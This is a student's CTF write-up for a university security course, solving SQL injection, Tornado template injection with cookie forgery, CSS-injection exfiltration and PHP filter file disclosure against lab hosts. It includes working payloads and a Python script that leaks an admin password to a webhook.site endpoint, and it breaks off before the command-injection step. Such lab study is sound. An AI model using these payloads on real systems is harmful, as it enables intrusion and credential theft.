CTF Write-Up - 5

April 7, 2026

CS 431

Computer and Network Security
Prof. Abhishek Bichhawat

Indian Institute of Technology Gandhinagar
Palaj, Gandhinagar - 382355

CTF 5 (UName: 22110089)

Submitted by

Guntas Singh Saran (22110089)
Computer Science and Engineering

Problem 17: Password (SQL-Injection)

Flag

e4syp4asy1234

Vulnerability:

SQL Injection in SQLite query due to unsanitized user input.

```
$ echo "test" | nc 10.0.118.48 30366
Enter your password:
> Hmm, that didn't quite work. Maybe try tweaking your input to bend the query a bit?
Enter your password:
>  Traceback (most recent call last):
  File "ques.py", line 34, in <module>
    INJECTION = input("Enter your password:\n>  ")
EOFError: EOF when reading a line
-----------------------------------------
Enter your password:
>  ; SELECT
Traceback (most recent call last):
  File "ques.py", line 37, in <module>
    results = conn.execute(sql).fetchall()
sqlite3.Warning: You can only execute one statement at a time.
```

How I Exploited it:

- URL-encoded quote (%27) bypasses simple filtering and enables SQL syntax control.
- I tried a few of these and got the flag e4syp4asy1234:

```
$ nc 10.0.118.48 30366
Enter your password:
>  %22
Nice one! You cracked the code! See what you found:
(6, '"Crash Override"', '"b1c2d3e4f5a6b7c8d9e0f1a2b3c4d5e6f7g8h9i0j1k2l3m4"')

Enter your password:
>  %25
Nice one! You cracked the code! See what you found:
(1, '"Acid Burn"', '"52c3d9f4b1e8a2b0c5f6d7e8f9a0b1c2d3e4f5g6h7"')

Enter your password:
>  %27 OR 1=1 --
Nice one! You cracked the code! See what you found:
(1, '"Acid Burn"', '"52c3d9f4b1e8a2b0c5f6d7e8f9a0b1c2d3e4f5g6h7"')
(2, '"Phantom Phreak"', '"d4e5f6a7b8c9d0e1f2g3h4i5j6k7l8m9n0o1p2q3r4"')
(3, '"Lord Nikon"', '"a1b2c3d4e5f6g7h8i9j0k1l2m3n4o5p6q7r8s9t0u1"')
(4, '"admin"', '"e4syp4asy1234"')
(5, '"The Plague"', '"d2e3f4a5b6c7d8e9f0a1b2c3d4e5f6g7h8i9j0k1l2m3"')
(6, '"Crash Override"', '"b1c2d3e4f5a6b7c8d9e0f1a2b3c4d5e6f7g8h9i0j1k2l3m4"')
(7, '"Cereal Killer"', '"c3d4e5f6a7b8c9d0e1f2g3h4i5j6k7l8m9n0o1p2q3r4s5t6"')
```

Problem 18: The Usual Suspects

Flag

`dL@stCTF431{h3r3_i_4m}`

Vulnerability:

- Server-Side Template Injection (SSTI) in the `icecream` **GET** parameter.
- User input inside `{{...}}` is evaluated as Python expression by Tornado template engine.
- App also relies on signed cookie `admin` to decide whether user is "worthy" to see the secret.

Exploitation Steps:

- Probed template context with `{{globals()}}` and found:
  - `application` object in scope
  - `secret` variable (default value: **"Unfortunately, you aren't worthy"**)
- Read app settings via SSTI:

  ```
  {{application.settings}} -> included cookie_secret: "MangoDB\\n"
  ```

- Instead of implementing Tornado signing locally, used SSTI to ask server to sign cookie directly:

  ```
  {{__import__("tornado.web").web.create_signed_value(application.settings.get
  ("cookie_secret"),"admin","true")}}
  ```

- Received valid signed cookie token for `admin=true`.
- Replayed that token as Cookie header and loaded `/`.
- Secret changed from "not worthy" message to the flag.

Problem 19: The Confused Deputy

Flag


`dL@stCTF431{cssxss}`


Vulnerability:

CSS Injection leading to data exfiltration (side-channel leak).

Exploitation Strategy:

- We are firstly redirected to the `/view` page that has a field to accept color and a hidden `"password"` field.
- The page source shows that the input field for color injects into the CSS (see `dosstuff()`) and on page load calls `getCookie()` that fetches the cookie value of `password=`.







- The problem source hints to visit `/admin` page: **"Don't you think we have hosted a pretty color? Pick your favourite and show it to the admin on /admin."**
- The `admin` page prompts us to visit this page, thereby allowing the `getCookie()` to extract the cookie from the admin but we cannot directly see this field set in the hidden password input field.
- In the injection after admin visits the `/view` page, try to send something like:

```
blue;}input[type="password"][value^="d"] {
background-image: url("https://webhook.site/{WEBHOOK_TOKEN}/d")
```

this will send a request to `webhook.site/{WEBHOOK_TOKEN}/d` from the `/view` page, if the first character of the password is d.






csictf Admin

The admin would love to see your favourite color! You can send it to him via this form.

http://10.0.118.48:7777/
rd"][value^="d"] {backgr
Submit



Admin visited your link successfully!

- So we send in all such payloads and observe webhook if the requests match to recover the password field.

- **Script Used**:

```
import requests
import time
import string
from urllib.parse import unquote

TARGET = "http://10.0.118.48:7777/admin"
VIEW_URL = "http://10.0.118.48:7777/view"
WEBHOOK_TOKEN = "4fee6e38-c18a-4ca9-b2ba-78f3e17bf9d2"
WEBHOOK_API = f"https://webhook.site/token/{WEBHOOK_TOKEN}/requests"

charset = string.ascii_lowercase + string.ascii_uppercase + string.digits + "{}_@"
prefix = ""

def get_urls():
    r = requests.get(WEBHOOK_API)
    return [req["url"] for req in r.json()["data"]]

def css_escape(s):
    return (
        s.replace("\\", "\\\\")
         .replace('"', '\\"')
         .replace("{", "\\{")
         .replace("}", "\\}")
    )

def send_batch(prefix):
    css = "blue;}\n"
    for ch in charset:
```

```
        test = prefix + ch
        safe = css_escape(test)

        css += f'''input[type="password"][value^="{safe}"] {{
background-image: url("https://webhook.site/{WEBHOOK_TOKEN}/{test}");
}}\n'''

    requests.post(TARGET, data={
        "url": VIEW_URL,
        "color": css
    })

while True:
    print(f"[*] Current prefix: {prefix}")
    send_batch(prefix)
    time.sleep(3)
    urls = get_urls()
    best = ""
    for ch in charset:
        candidate = prefix + ch
        for url in urls:
            decoded = unquote(url)
            if f"/{candidate}" in decoded:
                if len(candidate) > len(best):
                    best = candidate
    if best:
        prefix = best
        print(f"[+] Found: {prefix}\n")
    else:
        print("\n[!] Final flag:", prefix)
        break

[*] Current prefix:
[+] Found: d

[*] Current prefix: d
[+] Found: dL

[*] Current prefix: dL
[+] Found: dL@

...

[!] Final flag: dL@stCTF431{cssxss}
```

Problem 20: Body Count

Flag

`dL@stCTF431{1nj3ct10n_15_p41nfu1}`


Vulnerability:


Command Injection via unsanitized input passed to `exec()`.


How I exploited it:

- We are directed to `http://10.0.118.48:30302/?file=wc.php` and the page-source does not reveal the true picture.
- Visiting `http://10.0.118.48:30302/robots.txt`, we get: `Disallow: /?file=checkpass.php`
- Visiting `http://10.0.118.48:30302/?file=checkpass.php` redirects back to `wc.php` page, so we use php filter:


  `10.0.118.48:30302/?file=php://filter/convert.base64-encode/resource=checkpass.php > PD9waH....hdGlvbjogLycpOwo`









- Use the cookie `password=w0rdc0unt123` and reload the page to access the character count service.






- Likewise use the php filter to access `wc.php` source:

  `http://10.0.118.48:30302/?file=php://filter/convert.base64-encode/resource=wc.php > PCFETON....RtbD4K`




PCFET0NUWVBFIGh0bWw+CjxodG1sIGxhbmc9ImVuIj4KCjxoZWFkPgogICAgPG1ldGEgY2hhcnNldD0iVVRGLTgiPgogICAgPG1ldGEgbmFtZT0idmlld3BvcnQiIGN


- This reveals that the character count service is using `exec()`, which we will exploit:

